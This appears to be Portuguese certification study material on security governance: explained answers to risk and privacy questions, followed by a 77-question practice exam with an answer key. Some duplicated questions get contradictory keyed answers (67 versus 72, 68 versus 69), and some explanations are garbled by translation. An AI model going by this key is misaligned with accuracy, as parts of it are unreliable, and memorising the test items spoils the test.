9. B. A causa mais provável deste incidente foi uma violação da AUP. Se um computador fornecido pela empresa tiver um serviço de dados celulares, é provável que haja uma proibição de uso de redes WiFi abertas. O uso de uma rede hoteleira pode ter exposto a conexão do trabalhador à interceptação e espionagem, concedendo ao invasor conhecimento da rede da empresa e das credenciais do trabalhador. Não há indicação de que o incidente esteja relacionado à engenharia social pelas informações fornecidas no cenário. A rotação não é um motivo para uma violação, mas é uma técnica usada pelos invasores para atingir sistemas adicionais assim que o comprometimento inicial do sistema for bem-sucedido. O comprometimento do email comercial (BEC) provavelmente não é a causa deste incidente, conforme descrito no cenário. BEC geralmente resulta em roubo financeiro.

10. D. Neste cenário, férias obrigatórias são o meio mais provável de descobrir evidências de fraude e roubo. O desligamento é usado para demitir um funcionário por meio de um procedimento formal, e não para coletar evidências de violações. A gamificação é um meio de incentivar a conformidade e o envolvimento, integrando elementos comuns do jogo em outras atividades. É mais frequentemente usado para incentivar a conformidade, em vez de descobrir violações. Um memorando de entendimento (MOU) ou memorando de acordo (MOA) é uma expressão de acordo ou intenção, vontade ou propósito alinhado entre duas entidades e, portanto, não é relevante para este cenário.

11. A. A violação deste cenário deveu-se à utilização de um sistema em fim de vida, o computador Windows XP. O suporte do Windows XP terminou em 2014. Mesmo com todas as atualizações disponíveis instaladas, ainda seria inseguro, já que muitos anos de novos ataques e explorações contra o XP foram desenvolvidos por invasores. Não há indicação neste cenário de que a engenharia social tenha sido a causa da violação. O cenário indica que o sistema estava com atualizações e configurações atualizadas e, portanto, não estava usando uma configuração padrão. Este cenário não mencionava uma VPN e, portanto, o fato de o sistema suportar ou não uma VPN não está relacionado à causa da violação.

12. C. O CSO neste cenário está demonstrando a necessidade de seguir o princípio de segurança do gerenciamento de mudanças. O gerenciamento de mudanças geralmente envolve amplo planejamento, testes, registro, auditoria e monitoramento de atividades relacionadas a controles e mecanismos de segurança. Este cenário não descreve um evento BCP. Um evento BCP seria a avaliação de ameaças aos processos de negócios e, em seguida, a elaboração de cenários de resposta para resolver esses problemas. Este cenário não descreve a integração. Onboarding é o processo de integração de um novo elemento (como um funcionário ou dispositivo) em um sistema existente de infraestrutura de segurança. Embora vagamente semelhante ao gerenciamento de mudanças, a integração se concentra mais em garantir a conformidade do novo membro com as políticas de segurança existentes, em vez de testar atualizações para um membro existente. A análise estática é usada para avaliar o código-fonte como parte de um ambiente de desenvolvimento seguro. A análise estática pode ser utilizada como ferramenta de avaliação na gestão de mudanças, mas, portanto, é uma ferramenta e não o princípio de segurança referenciado neste cenário. 1

3. C. Quando os controlos não são rentáveis, não vale a pena implementá-los. Assim, a aceitação do risco é a resposta ao risco nesta situação. A mitigação é a aplicação de um controle, o que não foi feito neste cenário. Cessão é a transferência do risco para terceiro, o que não foi feito neste cenário. Ignorar o risco ocorre quando nenhuma ação, nem mesmo avaliação ou avaliação de controle é realizada em relação a um risco. Como os controles foram avaliados neste cenário, isso não significa ignorar o risco.

14. A. Esta situação descreve um risco inerente. Risco inerente é o nível de risco natural, nativo ou padrão que existe em um ambiente, sistema ou produto antes da execução de quaisquer esforços de gerenciamento de risco. A nova aplicação apresentava vulnerabilidades que não foram mitigadas, possibilitando assim a oportunidade do ataque. Esta não é uma matriz de risco. Uma matriz de risco ou mapa de calor de risco é uma forma de avaliação de risco realizada em um gráfico ou tabela básica, como
como uma grade 3 × 3 comparando probabilidade e potencial de dano. Esta não é uma avaliação de risco qualitativa, pois este cenário não descreve qualquer avaliação do risco do novo código. Este não é um risco residual, uma vez que não foram implementados controlos para reduzir o risco e, portanto, existe risco residual ou residual.

15. D. Este cenário descreve a atividade de realizar uma avaliação quantitativa de riscos. A questão descreve a determinação do valor do ativo (AV), bem como o fator de exposição (FE) e a taxa anualizada de ocorrência (ARO) para cada ameaça identificada. Estes são os valores necessários para calcular a expectativa de perda anualizada (ALE), que é um fator quantitativo. Este não é um exemplo de avaliação de risco qualitativa, uma vez que números específicos estão a ser determinados em vez de se basearem em ideias, reacções, sentimentos e perspectivas. Esta não é a técnica Delphi, que é um método qualitativo de avaliação de riscos, que busca chegar a um consenso anônimo. Isto não significa evitar o risco, pois é uma resposta ou tratamento opcional ao risco, e este cenário apenas descreve o processo de avaliação do risco.

16. B. Neste cenário, os oito dias alocados para uma estratégia de recuperação são o objetivo de tempo de recuperação (RTO). RTO é a quantidade de tempo alocada para recuperar a função no caso de uma perturbação. Os oito dias não são o tempo de inatividade máximo tolerável (MTD). MTD é o período máximo de tempo que uma função comercial pode ficar inoperante sem causar danos irreparáveis ao negócio. Os 12 dias são o MTD neste cenário. O objetivo do ponto de recuperação (RPO) é uma medida de quanta perda de dados (medida no tempo) pode ser suportada pela organização quando ocorre um desastre. O tempo médio entre falhas (MTBF) é o lapso de tempo típico esperado entre falhas, como entre a primeira falha e a segunda falha de um dispositivo.

17. A. Desta lista de opções, os danos à reputação são o motivador mais provável para uma empresa tratar seriamente a proteção da privacidade. Outros principais motivadores são regulamentações e multas, risco de roubo de identidade e roubo de IP. As funções de um serviço normalmente não são afetadas por uma violação de privacidade. A perspectiva sobre se os serviços de uma empresa valem a pena ou são seguros é o que é afetado por uma violação de privacidade. As violações de privacidade não estão relacionadas com a eficiência otimizada. A pseudoanonimização é uma ferramenta potencial para proteger dados privados, mas não é uma razão para defender a privacidade.

18. B. Este cenário descreve uma violação de uma política de privacidade. Os dados contidos nos arquivos da pasta oculta são PII do cliente, parecem ter sido coletados em circunstâncias suspeitas e foram exfiltrados para locais desconhecidos para fins desconhecidos. Isto não é uma violação de uma política de retenção. Uma política de retenção define quais dados importantes a empresa deseja proteger por meio de backups e arquivamento. Uma pasta oculta de PII não é um meio válido de proteção de dados. Isto é uma violação de uma política de uso aceitável em geral, mas como se trata de PII é mais especificamente uma violação da política de privacidade. Além disso, não há menção ao autor do crime, portanto ele pode ser um intruso interno ou externo. Se fosse um intruso externo, a AUP não se aplicaria, mas ainda assim seria uma violação de privacidade. Este cenário não é uma violação de uma política de destruição de dados. Uma política de destruição de dados define o que deve ser eliminado dos registros da empresa, como e quando.

19. C. A afirmação correta diz respeito ao responsável pelo tratamento. As outras afirmações estão incorretas. As versões corretas dessas declarações são as seguintes. Um proprietário de dados é a entidade com responsabilidade específica atribuída sobre um ativo de dados para garantir sua proteção para uso pela organização. Um processador de dados é a entidade que executa operações nos dados. Um custodiante de dados é a entidade à qual foi atribuída ou delegada a responsabilidade diária de armazenamento e transporte adequados, bem como de proteção de dados, ativos e outros objetos organizacionais.

20. D. O mascaramento de dados é a atividade de tentativa de ofuscar dados através da manipulação de seus caracteres ou conteúdo. A minimização de dados é a redução dos dados coletados ou armazenados ao mínimo necessário para executar tarefas essenciais de negócios. O anonimato ou desidentificação é um processo pelo qual as PII são removidas de um conjunto de dados. A tokenização usa tokens (ou seja, símbolos/caracteres de identificação exclusivos) para representar dados confidenciais.

SIMULADÃO LEVEL H A R D
*SEM GABARITO EXPLICADO, APENAS COM GABARITO AO FINAL

1. Qual das seguintes estratégias de gerenciamento de riscos uma organização usaria para manter um sistema legado com riscos conhecidos para fins operacionais?

A Aceitação

B Transferência

C Evitação

D Mitigação

2. Qual dos documentos a seguir fornece expectativas em nível técnico de qualidade, disponibilidade e responsabilidades?

A EOL

B SLA

C MOU

D EOSL

3. Qual dos seguintes tipos de controles é uma catraca?

A Físico

B Detectivo

C Corretivo

D Técnico

4. O Diretor de Segurança da Informação (Chief Information Security Officer) de uma organização está criando um cargo que será responsável pela implementação de controles técnicos para proteger os dados, incluindo garantir que os backups sejam mantidos adequadamente. Qual das seguintes funções provavelmente incluiria essas responsabilidades?

A Data protection officer (DPO)

B Proprietário dos dados

C Administrador de Backup

D Guardião de dados / Data custodian

E Auditor Interno

5. Qual dos seguintes cenários MELHOR descreve uma técnica de redução de risco?

A Um objetivo de controle de segurança não pode ser alcançado por meio de uma alteração técnica, por isso a empresa adquire um seguro e não se preocupa mais com perdas decorrentes de violações de dados.

B Um objetivo de controle de segurança não pode ser alcançado através de uma mudança técnica, por isso a empresa implementa uma política para treinar os usuários sobre um método de operação mais seguro.

C Um objetivo de controle de segurança não pode ser alcançado por meio de alterações técnicas, por isso a empresa realiza auditorias regulares para determinar se ocorreram violações.

D Um objetivo de controle de segurança não pode ser alcançado por meio de uma alteração técnica, por isso o Diretor de Informação decide aprovar o risco.

6. Um Diretor de Segurança (CSO) está preocupado com o fato de os serviços baseados em nuvem não estarem adequadamente protegidos contra ameaças avançadas e malware. O CSO acredita que existe um alto risco de ocorrer uma violação de dados num futuro próximo devido à falta de controlos detetivos e preventivos. Qual das seguintes opções deve ser implementada para MELHOR responder às preocupações da CSO? **(Escolha duas alternativas corretas.)**

A WAF

B CASB

C NG-SWG

D Segmentação

E encriptação

F Containização

7. Qual dos seguintes tipos de controle se concentra principalmente na redução do risco antes que ocorra um incidente?

A Preventivo

B Dissuasivo

C Corretivo

D Detectivo

8. Um analista de segurança está projetando os controles apropriados para limitar o acesso não autorizado a um site físico. O analista tem uma diretriz para utilizar o menor orçamento possível. Qual das opções a seguir melhor atenderia aos requisitos?

A Controle Preventivo

B Controle Compensativo

C Controle Dissuativo

D Controle Detectivo

9. Uma organização implementou um processo que compara as configurações atualmente definidas nos sistemas com as diretrizes de configuração segura para identificar quaisquer lacunas. Qual dos seguintes tipos de controle a organização implementou?

A Controle Preventivo

B Controle Compensativo

C Controle Dissuativo

D Controle Detectivo

10. Uma organização está reparando os danos após um incidente. Qual dos seguintes controles está sendo implementado?

A Preventivo

B Dissuarsivo

C Corretivo

D Detectivo

11. A equipe de segurança de uma empresa recebeu notificação sobre uma vulnerabilidade crítica que afetava um dispositivo de alto perfil na infraestrutura da web. O patch do fornecedor acabou de ser disponibilizado on-line, mas ainda não passou por teste de regressão em ambientes de desenvolvimento. Nesse ínterim, foram implementadas regras de firewall para reduzir o acesso à interface afetada pela vulnerabilidade. Qual dos seguintes controles este cenário descreve?

A Controle Preventivo

B Controle Compensativo

C Controle Dissuativo

D Controle Detectivo

12. Qual das alternativas a seguir é um exemplo de prevenção de risco?

A Instalação de atualizações de segurança diretamente na produção para agilizar correções de vulnerabilidades

B Comprar seguro para se preparar para perdas financeiras associadas a explorações

C Não instalar novo software para evitar erros de compatibilidade

D Não tomar medidas preventivas para impedir o roubo de equipamentos

13. O acesso físico aos servidores da organização no data center requer entrada e saída através de vários pontos de acesso: um lobby, um vestíbulo de controle de acesso, três portas que levam ao andar do servidor, uma porta para o próprio andar do servidor e, eventualmente, para uma área exclusiva para o hardware da organização. Qual dos seguintes controles é descrito neste cenário?

A Preventivo

B Dissuasivo

C Corretivo

D Detectivo

14. Após um recente ataque de ransomware ao sistema de uma empresa, um administrador revisou os arquivos de log. Qual dos seguintes tipos de controle o administrador usou?

A Preventivo

B Dissuasivo

C Corretivo

D Detectivo

15. Uma organização está construindo salas de servidores de backup em locais geograficamente diversos. O Diretor de Segurança da Informação implementou um requisito no projeto que afirma que o novo hardware não pode ser suscetível às mesmas vulnerabilidades na sala de servidores existente. Qual das seguintes opções o engenheiro de sistemas deve considerar?

A Compra de hardware de diferentes fornecedores

B Migração de cargas de trabalho para infraestrutura de nuvem pública

C Implementando uma solução robusta de gerenciamento de patches

D Projetando novos controles de segurança de detecção

16. Qual das opções a seguir MELHOR forneceria controles detectivos e corretivos para regulação térmica?

A Detector de fumaça

B Alarme de incêndios

C Um sistema HVAC

D Um sistema de supressão de incêndio

E Seguranças

17. Qual dos seguintes tipos de controle seria MELHOR para usar em um departamento de contabilidade para reduzir perdas decorrentes de transações fraudulentas?

A Recuperação

B Dissuasivo

C Corretivo

D Detectivo

18. Qual dos seguintes controles é usado para alertar inicialmente uma organização sobre um comprometimento de dados?

A Recuperação

B Dissuasivo

C Corretivo

D Detectivo

19. Qual dos seguintes tipos de controle corrige um problema previamente identificado e mitiga um risco?

A Recuperação

B Dissuasivo

C Corretivo

D Detectivo

20. Uma organização está reparando os danos após um incidente. Qual dos seguintes controles está sendo implementado?

A Recuperação

B Dissuasivo

C Corretivo

D Detectivo

21. Uma vulnerabilidade foi descoberta e não existe um patch conhecido para resolver a vulnerabilidade. Qual dos controles a seguir funciona MELHOR até que uma correção adequada seja lançada?

A Dissuasivo

B Compensativo

C Corretivo

D Detectivo

22. Qual dos seguintes tipos de controles é uma catraca?

A Físico

B Detectivo

C Corretivo

D Técnico

23. Em quais dos seguintes tipos de controle o gerenciamento de patches é classificado?

A Físico

B Dissuasivo

C Corretivo

D Detectivo

24. Após um recente ataque de ransomware ao sistema de uma empresa, um administrador revisou os arquivos de log. Qual dos seguintes tipos de controle o administrador usou?

A Compensativo

B Detectivo

C Preventivo

D Corretivo

25. Uma empresa está a auditar a forma como as informações pessoais dos seus clientes europeus são tratadas. Qual dos seguintes itens a empresa deve consultar?

A ISO

B GDPR

C NIST

D PCI DSS

26. Um analista de segurança deseja fazer referência a um padrão para desenvolver um programa de gerenciamento de riscos. Qual das alternativas a seguir é a MELHOR fonte para o analista usar?

A SSAE SOC 2

B ISO 31000

C NIST CSF

D GDPR

27. Qual das seguintes organizações define estruturas e controles para configuração de segurança ideal em sistemas?

A ISO

B NIST

C GDPR

D PCI DSS

28. O Diretor de Segurança da Informação (CISO) solicitou que um fornecedor terceirizado fornecesse documentos de suporte que demonstrassem que os controles adequados estão em vigor para proteger os dados do cliente. Qual das opções a seguir seria MELHOR para o fornecedor terceirizado fornecer ao CISO?

A Atestado de conformidade com a GDPR

B Relatório SOC 2 Tipo 2

C Materiais da Cloud Security Alliance

D Pastas de trabalho do NIST RMF

29. Uma empresa de mídia social sediada na América do Norte busca expandir-se para novos mercados globais e precisa manter a conformidade com os padrões internacionais. Com qual das seguintes situações o responsável pela proteção de dados da empresa está MAIS provavelmente preocupado?

A ISO 27001

B GDPR

C NIST

D PCI DSS

30. Uma avaliação anual de segurança da informação revelou que diversas configurações em nível de sistema operacional não estão em conformidade devido a padrões de proteção desatualizados que a empresa está usando. Qual das opções a seguir seria MELHOR para atualizar e reconfigurar as configurações de segurança no nível do sistema operacional?

A Benchmarks do CIS

B Orientação da GDPR

C Regulamentos regionais

D Normas ISO 27001

31. Qual das alternativas a seguir tem MAIS probabilidade de delinear as funções e responsabilidades dos controladores e processadores de dados?

A SSAE SOC 2

B PCI-DSS

C GDPR

D ISO 31000

32. Uma empresa recebeu um pedido de “direito ao esquecimento”. Para cumprir legalmente, a empresa deve remover de seus sistemas os dados relacionados ao solicitante. Qual das alternativas a seguir a empresa MAIS provavelmente está cumprindo?

A NIST CSF

B GDPR

C PCI DSS

D Normas ISO 27001

33. Um responsável pela segurança da informação de uma empresa de transações de cartão de crédito está conduzindo um exercício de mapeamento da estrutura com os controles internos. A empresa abriu recentemente um novo escritório na Europa. Para qual das seguintes estruturas o responsável pela segurança deve mapear os controles existentes? **(Escolha duas opções)**

A NIST CSF

B GDPR

C PCI DSS

D Normas ISO 27001

C CSA

D SOC

34. Um Diretor de Segurança da Informação (CISO) precisa criar um conjunto de políticas que atenda aos padrões internacionais de privacidade e compartilhamento de dados. Qual das seguintes opções o CISO deve ler e compreender antes de redigir as políticas?

A NIST CSF

B GDPR

C PCI DSS

D Normas ISO 31000

35, Qual das alternativas a seguir fornece um catálogo de controles de segurança e privacidade relacionados aos sistemas de informação federais dos Estados Unidos?

A NIST 800-53

B GDPR

C PCI DSS

D Normas ISO 27001

36. Um gerente de segurança da informação de uma organização está concluindo pela primeira vez uma autoavaliação do PCI DSS. Qual das alternativas a seguir é a razão MAIS provável para este tipo de avaliação?

A Atualmente está em andamento um projeto de expansão internacional.

B Consultores externos utilizam esta ferramenta para medir a maturidade da segurança.

C A organização espera processar informações de cartão de crédito.

D Um regulador governamental solicitou que esta auditoria fosse concluída

37. O Diretor de Segurança da Informação (CISO) solicitou um relatório sobre possíveis áreas de melhoria após um incidente de segurança. Qual dos seguintes processos de resposta a incidentes o CISO está solicitando?

A Lições aprendidas

B Preparação

C Detecção

D Contenção

E Análise de causa raiz

38. Um Diretor de Segurança da Informação (CISO) está avaliando os perigos envolvidos na implantação de um novo sistema ERP para a empresa. O CISO categoriza o sistema, seleciona os controles que se aplicam ao sistema, implementa os controles e, em seguida, avalia o sucesso dos controles antes de autorizar o sistema. Qual das opções a seguir o CISO está usando para avaliar o ambiente para este novo sistema ERP?

A O Modelo Diamante de Análise de Intrusão

B CIS Critical Security Controls

C NIST Risk Management Framework

D Normas ISO 27002

39. Os usuários recebem um banner após cada login em uma estação de trabalho. O banner menciona que os usuários não têm direito a qualquer expectativa razoável de privacidade e o acesso é apenas para pessoal autorizado. Para passar desse banner, os usuários devem clicar no botão OK. De qual das alternativas a seguir este é um exemplo?

A AUP

B NDA

C SLA

D MOU

40. Qual das opções a seguir impede que um funcionário veja um colega que está visitando um site impróprio?

A Política de rotação de cargos

B NDA

C AUP

D Política de separação de funções

41. A equipe de conformidade exige uma recertificação anual do acesso de usuários privilegiados e não privilegiados. No entanto, vários usuários que deixaram a empresa há seis meses ainda têm acesso. Qual das opções a seguir teria evitado essa violação de conformidade?

A Auditorias de contas

B SSO

C AUP

D Reutilização de senha

42. Uma equipe de segurança descobriu um grande número de dispositivos fornecidos pela empresa com software não relacionado ao trabalho instalado. Qual das seguintes políticas provavelmente conteria linguagem que proibiria esta atividade?

A NDA

B BPA

C AUP

D SLA

43. Uma organização está preocupada com o roubo de propriedade intelectual por funcionários que deixam a organização. Qual das opções a seguir a organização MAIS provavelmente deveria implementar?

A CTBA

B NDA

C AUP

D MOU

44. Uma equipe de segurança está contratando um fornecedor terceirizado para fazer um teste de penetração (pentest) de um novo aplicativo proprietário antes de seu lançamento. Qual dos seguintes documentos o fornecedor terceirizado MAIS provavelmente seria obrigado a revisar e assinar?

A CTBA

B NDA

C AUP

D MOU

45. Uma equipe de segurança terceirizará várias funções importantes para terceiros e exigirá que:

- Várias das funções acarretarão uma carga de auditoria
- Os atestados serão realizados diversas vezes ao ano
- Os relatórios serão gerados mensalmente

Qual das opções a seguir melhor descreve o documento utilizado para definir esses requisitos e estipular como e quando eles serão executados pelo terceiro?

A CTBA

B NDA

C AUP

D SLA

46. Qual das alternativas a seguir é uma política que proporciona maior profundidade e amplitude de conhecimento em uma organização?

A Política de gestão de ativos

B Política de separação de funções

C Política de uso aceitável

D Política de rotação de cargos

47. Um executivo de varejo aceitou recentemente um emprego em um grande concorrente. Na semana seguinte, um analista de segurança analisa os logs de segurança e identifica tentativas de logon bem-sucedidas para acessar as contas do executivo que partiu. Qual das seguintes práticas de segurança teria resolvido o problema?

A Um acordo de não divulgação

B Menor privilégio

C Política de uso aceitável

D Offboarding

48. Qual dos acordos a seguir define o tempo de resposta, os pontos de escalonamento e as métricas de desempenho?

A BPA

B MOA

C NDA

D SLA

49. Uma política da empresa exige que fornecedores terceirizados relatem violações de dados por conta própria dentro de um prazo específico. Qual das seguintes políticas de gestão de risco de terceiros a empresa está cumprindo?

A MOU

B SLA

C NDA

D EOL

50. Uma organização gostaria de remediar o risco associado ao fato de seu provedor de serviços em nuvem não atender às métricas de disponibilidade anunciadas de 99,999%. Qual das opções a seguir a organização deve consultar para saber os requisitos exatos do provedor de nuvem?

A SLA

B MOA

C NDA

D BPA

51. Duas organizações planejam colaborar na avaliação de novas soluções SIEM para suas respectivas empresas. Um esforço combinado das equipes SOC de ambas as organizações aceleraria o esforço. Qual das opções a seguir pode ser escrita para documentar este acordo?

A MOU

B MOA

C NDA

D BPA

52. Qual dos documentos a seguir fornece expectativas em nível técnico de qualidade, disponibilidade e responsabilidades?

A MOU

B SLA

C NDA

D EOL

53. Uma organização decidiu adquirir uma apólice de seguro porque uma avaliação de risco determinou que o custo para remediar o risco é maior do que o custo de cinco anos da apólice de seguro. A organização está possibilitando o risco:

A Evitação

B Aceitação

C Mitigação

D Transferência

54. Qual das seguintes estratégias de gerenciamento de riscos uma organização usaria para manter um sistema legado com riscos conhecidos para fins operacionais?

A Evitação

B Aceitação

C Mitigação

D Transferência

55. Qual das estratégias a seguir transfere riscos que não são cobertos pela estratégia de risco de uma organização?

A Evitação

B Aceitação

C Mitigação

D Transferência

56. O conselho de administração de uma empresa contratou uma seguradora para limitar a responsabilidade da organização. Qual das seguintes práticas de gerenciamento de risco isso MELHOR descreve?

A Evitação

B Aceitação

C Mitigação

D Transferência

57. Qual das alternativas a seguir é um exemplo de prevenção de risco? (Evitação de Risco)

A Instalação de atualizações de segurança diretamente na produção para agilizar correções de vulnerabilidades

B Comprar seguro para se preparar para perdas financeiras associadas a explorações

C Não instalar novo software para evitar erros de compatibilidade

D Não tomar medidas preventivas para impedir o roubo de equipamentos

58. Qual das alternativas a seguir é um exemplo de transferência de risco?

A Compra de seguro

B Corrigindo servidores vulneráveis

C Desativando aplicativos desatualizados

D Aprovação de risco do proprietário do aplicativo

59. Qual das alternativas a seguir tem MAIS probabilidade de conter informações classificadas e ordenadas sobre a probabilidade e o impacto potencial de eventos catastróficos que podem afetar os processos e sistemas de negócios, ao mesmo tempo que destaca os riscos residuais que precisam ser gerenciados após a implementação dos controles de mitigação?

A um report ao RTO

B Um registro de risco

C Uma análise de impacto nos negócios

D Um registro de valor de ativos

60. Um gerente de TI está estimando o orçamento de dispositivos móveis para o próximo ano. Nos últimos cinco anos, o número de dispositivos substituídos devido a perda, dano ou roubo aumentou constantemente em 10%. Qual das alternativas a seguir descreveria MELHOR o número estimado de dispositivos a serem substituídos no próximo ano?

A ALE

B ARO

C RPO

D SLE

61. Qual das alternativas a seguir mede o tempo médio que o equipamento irá operar antes de quebrar?

A SLE

B MTBF

C RPO

D SLE

62. Qual das alternativas a seguir pode ser usada para calcular a perda total esperada por ano devido a uma ameaça que visa um ativo?

A EF x valor do ativo

B ALE/SLE

C MTBF x impacto

D SLE x ARO

63. Qual das alternativas a seguir identifica o momento em que uma organização recuperará dados em caso de interrupção?

A ALE

B ARO

C RPO

D SLE

64. Um analista de segurança foi encarregado de encontrar a quantidade máxima de perda de dados que pode ocorrer antes que as operações comerciais em andamento sejam afetadas. Qual dos seguintes termos MELHOR define esta métrica?

A MTTR

B RTO

C RPO

D MTBF

65. Qual das alternativas a seguir explica por que o RTO está incluído em uma BIA?

A Ele identifica a quantidade de tempo de inatividade permitido para um aplicativo ou sistema

B Prioriza os riscos para que a organização possa alocar recursos de forma adequada.

C Monetiza a perda de um ativo e determina um ponto de equilíbrio para mitigação de risco

D Informa a abordagem de backup para que a organização possa recuperar os dados em um horário conhecido

66. Duas organizações estão discutindo uma possível fusão. Os Diretores Financeiros de ambas as organizações gostariam de compartilhar com segurança os dados da folha de pagamento entre si para determinar se as escalas salariais para diferentes funções são semelhantes em ambas as organizações. Qual das técnicas a seguir seria melhor para proteger os dados dos funcionários e, ao mesmo tempo, permitir que as empresas compartilhem essas informações com sucesso?

A Pseudo-anonimização

B Tokenização

C Mascaramento de dados

D Criptografia

67. Uma auditoria identificou PII sendo utilizadas no ambiente de desenvolvimento de um aplicativo crítico. O Diretor de Privacidade (CPO) insiste que esses dados devem ser removidos; no entanto, os desenvolvedores estão preocupados porque, sem dados reais, não poderão realizar testes de funcionalidade e pesquisar dados específicos. Qual das opções a seguir um profissional de segurança deve implementar para melhor satisfazer os requisitos do CPO e da equipe de desenvolvimento?

A Anonimização

B Tokenização

C Mascaramento de dados

D Criptografia

68. Qual das opções a seguir pode ser usada por uma ferramenta de monitoramento para comparar valores e detectar vazamentos de senha sem fornecer as credenciais reais?

A Hashing

B Tokenização

C Mascaramento de dados

D Criptografia

69. Qual das opções a seguir pode ser usada por uma ferramenta de monitoramento para comparar valores e detectar vazamentos de senha sem fornecer as credenciais reais?

A Hashing

B Tokenização

C Mascaramento de dados

D Criptografia completa do disco

70. Duas organizações estão discutindo uma possível fusão. Os Diretores Financeiros de ambas as organizações gostariam de compartilhar com segurança os dados da folha de pagamento entre si para determinar se as escalas salariais para diferentes funções são semelhantes em ambas as organizações. Qual das técnicas a seguir seria melhor para proteger os dados dos funcionários e, ao mesmo tempo, permitir que as empresas compartilhem essas informações com sucesso?

A Hashing

B Tokenização

C Mascaramento de dados

D Criptografia

71. Uma empresa deve garantir que os dados confidenciais em repouso sejam tornados ilegíveis. Qual das seguintes opções a empresa terá mais probabilidade?

A Hashing

B Tokenização

C Mascaramento de dados

D Criptografia

72. Uma auditoria identificou PII sendo utilizadas no ambiente de desenvolvimento de um aplicativo crítico. O Diretor de Privacidade (CPO) insiste que esses dados devem ser removidos; no entanto, os desenvolvedores estão preocupados porque, sem dados reais, não poderão realizar testes de funcionalidade e pesquisar dados específicos. Qual das opções a seguir um profissional de segurança deve implementar para melhor satisfazer os requisitos do CPO e da equipe de desenvolvimento?

A Hashing

B Tokenização

C Mascaramento de dados

D Criptografia

73. Qual das alternativas a seguir é a MELHOR razão para manter uma política de gestão de ativos funcional e eficaz que ajude a garantir a segurança de uma organização?

A Para fornecer dados para quantificar o risco com base nos sistemas da organização

B Para manter todos os softwares e hardwares totalmente corrigidos para vulnerabilidades conhecidas

C Para permitir apenas dispositivos aprovados e de propriedade da organização na rede comercial

D Padronizar selecionando um modelo de laptop para todos os usuários da organização

74. Uma organização está delineando funções e responsabilidades de administração de dados. Qual das seguintes funções de funcionário determinaria a finalidade dos dados e como processá-los?

A Data custodian / Guardião de dados

B Data controller / Controlador de dados

C Data protection officer (DPO)

D Data processor / Processador de dados

75. Qual das seguintes funções provavelmente teria acesso direto à equipe de gerenciamento sênior?

A Data custodian / Guardião de dados

B Data controller / Controlador de dados

C Data protection officer (DPO)

D O proprietário dos dados

76. Um administrador de segurança realiza verificações semanais de vulnerabilidades em todos os ativos da nuvem e fornece um relatório detalhado. Qual das alternativas a seguir descreve as atividades do administrador?

A Data custodian / Guardião de dados

B Data controller / Controlador de dados

C Data protection officer (DPO)

D Data processor / Processador de dados

77. Qual das seguintes funções de funcionário é responsável por proteger as informações pessoais coletadas de uma organização?

A CTO

B DPO

C CEO

D DBA

GABARITO

1.A
2.B
3.A
4.D
5.B
6.B e C
7.A
8.C
9.D
10.C
11.B
12.C
13.A
14.D
15.A
16.C
17.D
18.D
19.C
20.C
21.B
22.A
23.D
24.B
25.B
26.B
27.B
28.B
29.A
30.A
31.C
32.B
33.B e C
34.B
35.A
36.C
37.A
38.C
39.A
40.C
41.A
42.C
43.B
44.B
45.D
46.D
47.D
48.D
49.B
50.A
51.A
52.B
53.D
54.B
55.D
56.D
57.C
58.A
59.B
60.B
61.B
62.D
63.C
64.C
65.A
66.B
67.A
68.A
69.B
70.B
71.D
72.C
73.A
74.B
75.D
76.D
77.B

Errou menos de 20? Parabéns! Errou mais de 30? Volta e dá uma lida novamente no material porque o simuladão mais adelante vai aumentar o nível e você precisa estar bem no assunto. Seja sincero com você e comprometido com seus objetivos. Boa sorte!